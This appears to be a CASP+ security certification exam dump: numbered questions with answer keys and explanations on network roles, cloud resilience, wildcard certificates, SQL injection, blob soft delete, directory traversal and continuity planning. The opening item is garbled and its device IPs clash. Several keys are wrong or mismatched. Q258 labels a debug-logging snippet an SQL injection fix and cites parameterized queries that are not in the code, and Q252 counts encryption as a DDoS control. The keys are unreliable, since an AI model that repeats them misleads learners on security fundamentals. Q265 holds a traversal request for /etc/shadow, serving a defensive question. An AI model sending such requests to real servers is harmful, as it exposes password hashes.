PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Pure-FTPD
443/tcp	open	ssl/http-proxy	SonicWALL SSL-VPN http proxy

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall[general purpose][media device]
Running (JUST GUESSING): Linux 3.X[2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

Devices Discovered (1)

Add Device For 10.1.45.66

IP Address 10.1.45.65

Role

- SFTP Server
- Email Server
- FTP Server
- UTM Appliance
- Web Server
- Database Server
- AD Server

Disable Protocols

- ☐ 20/tcp
- ☐ 21/tcp
- ☐ 22/tcp
- ☐ 25/tcp
- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

- * 10.1.45.65 SFTP Server Disable 8080
- * 10.1.45.66 Email Server Disable 415 and 443
- * 10.1.45.67 Web Server Disable 21, 80
- * 10.1.45.68 UTM Appliance Disable 21

NEW QUESTION 252

A company has moved its sensitive workloads to the cloud and needs to ensure high availability and resiliency of its web-based application. The cloud architecture team was given the following requirements

- The application must run at 70% capacity at all times
- The application must sustain DoS and DDoS attacks.
- Services must recover automatically.

Which of the following should the cloud architecture team implement? (Select THREE).

- A. Read-only replicas
B. BCP
C. Autoscaling
D. WAF
E. CDN
F. Encryption
G. Continuous snapshots
H. Containerization

Answer: CDF

Explanation:

The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

NEW QUESTION 253

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

- A. Include all available cipher suites.
- B. Create a wildcard certificate.
- C. Use a third-party CA.
- D. Implement certificate pinning.

Answer: B

Explanation:

A wildcard certificate is a certificate that can be used for multiple subdomains of a domain, such as *.example.com. This would allow the inspection of the data without multiple certificate deployments, as one wildcard certificate can cover all the subdomains that will be separated out with subdomains. Including all available cipher suites may not help with inspecting the data without multiple certificate deployments, as cipher suites are used for negotiating encryption and authentication algorithms, not for verifying certificates. Using a third-party CA (certificate authority) may not help with inspecting the data without multiple certificate deployments, as a third-party CA is an entity that issues and validates certificates, not a type of certificate. Implementing certificate pinning may not help with inspecting the data without multiple certificate deployments, as certificate pinning is a technique that hardcodes the expected certificate or public key in the application code, not a type of certificate. Verified References: <https://www.comptia.org/blog/what-is-a-wildcard-certificate> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 258

A developer implement the following code snippet.

```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidOSMException Exception --"
            + e.toString());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

- A. SQL inject
- B. Buffer overflow
- C. Missing session limit
- D. Information leakage

Answer: A

Explanation:

SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References:

<https://www.comptia.org/training/books/casp-cas-004-study-guide> , https://owasp.org/www-community/attacks/SQL_Injection

NEW QUESTION 263

A company hosts a large amount of data in blob storage for its customers. The company recently had a number of issues with this data being prematurely deleted before the scheduled backup processes could be completed. The management team has asked the security architect for a recommendation that allows blobs to be deleted occasionally, but only after a successful backup. Which of the following solutions will BEST meet this requirement?

- A. Mirror the blobs at a local data center.
- B. Enable fast recovery on the storage account.
- C. Implement soft delete for blobs.
- D. Make the blob immutable.

Answer: C

Explanation:

Soft delete allows blobs to be deleted, but the data remains accessible for a period of time before it is permanently deleted. This allows the company to delete blobs as needed, while still affording enough time for the backup process to complete. After the backup process is complete, the blobs can be permanently deleted.

NEW QUESTION 265

A network administrator who manages a Linux web server notices the following traffic: <http://corr.ptia.org/../../../../etc/shadow> Which of the following is the BEST action for the network administrator to take to defend against this type of web attack?

- A. Validate the server certificate and trust chain.
- B. Validate the server input and append the input to the base directory path.
- C. Validate that the server is not deployed with default account credentials.
- D. Validate that multifactor authentication is enabled on the server for all user accounts.

Answer: B

Explanation:

The network administrator is noticing a web attack that attempts to access the /etc/shadow file on a Linux web server. The /etc/shadow file contains the encrypted passwords of all users on the system and is a common target for attackers. The attack uses a technique called directory traversal, which exploits a vulnerability in the web application that allows an attacker to access files or directories outside of the intended scope by manipulating the file path.

Validating the server input and appending the input to the base directory path would be the best action for the network administrator to take to defend against this type of web attack, because it would:

? Check the user input for any errors, malicious data, or unexpected values before processing it by the web application.

? Prevent directory traversal by ensuring that the user input is always relative to the base directory path of the web application, and not absolute to the root directory of the web server.

? Deny access to any files or directories that are not part of the web application's scope or functionality.

NEW QUESTION 270

A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.

Which of the following sources could the architect consult to address this security concern?

- A. SDLC
- B. OVAL
- C. IEEE
- D. OWASP

Answer: D

Explanation:

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified References: <https://www.comptia.org/blog/what-is-owasp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 272

Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

- A. SLA
- B. BIA
- C. BCM
- D. BCP
- E. RTO

Answer: D

Explanation:

A Business Continuity Plan (BCP) is a set of policies and procedures that outline how an organization should respond to and recover from disruptions [1]. It is designed to ensure that critical operations and services can be quickly restored and maintained, and should include steps to identify risks, develop plans to mitigate those risks, and detail the procedures to be followed in the event of a disruption. Resources:

CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 4: "Business Continuity Planning," Wiley, 2018. <https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582>

NEW QUESTION 277

A company is adopting a new artificial-intelligence-based analytics SaaS solution. This is the company's first attempt at using a SaaS solution, and a security architect has been asked to determine any future risks. Which of the following would be the GREATEST risk in adopting this solution?

- A. The inability to assign access controls to comply with company policy
- B. The inability to require the service provider process data in a specific country
- C. The inability to obtain company data when migrating to another service
- D. The inability to conduct security assessments against a service provider

Answer: C

NEW QUESTION 280

A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

```
High (CVSS: 10.0)
NVT: PHP '$_GET['stream_override']' Buffer Overflow Vulnerability (Windows) (ID: 1.3.4.1.4.1.25423.1.0.00017)
Product Detection result: php/argp/argp/5.3.6 by SSG Version Detection (Remote) (ID: 1.3.4.1.4.1.25423.1.0.000109)

Summary
This host is running PHP and is prone to buffer overflow vulnerability.
Vulnerability Detection Result/Installed version: 5.3.6
Fixed version: 5.3.15/5.4.5

Impact
Successful exploitation could allow attackers to execute arbitrary code and failed attempts will likely result in denial-of-service conditions. Impact Level: System/Application
```

Which of the following MOST appropriate corrective action to document for this finding?

- A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.

- B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
- C. The system administrator should evaluate dependencies and perform upgrade as necessary.
- D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Answer: A

NEW QUESTION 282

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- ? Be efficient at protecting the production environment
- ? Not require any change to the application
- ? Act at the presentation layer

Which of the following techniques should be used?

- A. Masking
- B. Tokenization
- C. Algorithmic
- D. Random substitution

Answer: A

NEW QUESTION 284

An organization is designing a network architecture that must meet the following requirements:

Users will only be able to access predefined services. Each user will have a unique allow list defined for access.

The system will construct one-to-one subject/object access paths dynamically.

Which of the following architectural designs should the organization use to meet these requirements?

- A. Peer-to-peer secure communications enabled by mobile applications
- B. Proxied application data connections enabled by API gateways
- C. Microsegmentation enabled by software-defined networking
- D. VLANs enabled by network infrastructure devices

Answer: C

Explanation:

Microsegmentation enabled by software-defined networking is an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically. Microsegmentation is a technique that divides a network into smaller segments or zones based on granular criteria, such as applications, services, users, or devices. Microsegmentation can provide fine-grained access control and isolation for network resources, preventing unauthorized or lateral movements within the network. Software-defined networking is a technology that decouples the control plane from the data plane in network devices, allowing centralized and programmable management of network functions and policies. Software-defined networking can enable microsegmentation by dynamically creating and enforcing network segments or zones based on predefined rules or policies. Peer-to-peer secure communications enabled by mobile applications is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one-to-one subject/object access paths dynamically, as peer-to-peer secure communications is a technique that allows direct and encrypted communication between two or more parties without relying on a central server or intermediary. Proxied application data connections enabled by API gateways is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically, as proxied application data connections is a technique that allows indirect and filtered communication between applications or services through an intermediary device or service that can modify or monitor the traffic. VLANs (virtual local area networks) enabled by network infrastructure devices is not an architectural design that can meet the requirements of allowing users to access only predefined services, having unique allow lists defined for each user, and constructing one- to-one subject/object access paths dynamically, as VLANs are logical segments of a physical network that can group devices or users based on common criteria, such as function, department, or location. Verified References: <https://www.comptia.org/blog/what-is-microsegmentation> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 285

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.

Which of the following would be the BEST option to implement?

- A. Distributed connection allocation
- B. Local caching
- C. Content delivery network
- D. SD-WAN vertical heterogeneity

Answer: D

Explanation:

SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified References: <https://www.comptia.org/blog/what-is-sd-wan> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 287

A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

- A. Business impact rating
- B. CVE dates
- C. CVSS scores
- D. OVAL

Answer: A

NEW QUESTION 292

A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.

Which of the following compensating controls would be BEST to implement in this situation?

- A. EDR
- B. SIEM
- C. HIDS
- D. UEBA

Answer: B

Explanation:

Reference: <https://runpanther.io/cyber-explained/cloud-based-siem-explained/>

NEW QUESTION 294

A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

- A. Resource exhaustion
- B. Geographic location
- C. Control plane breach
- D. Vendor lock-in

Answer: A

Explanation:

Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).

Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:

- ? Indicate that the CSP is oversubscribing or underprovisioning its resources, which could result in performance degradation, service disruption, or data loss for the company.
- ? Affect the company's availability, reliability, and scalability requirements, which could impact its operations, reputation, and customer satisfaction.
- ? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

NEW QUESTION 298

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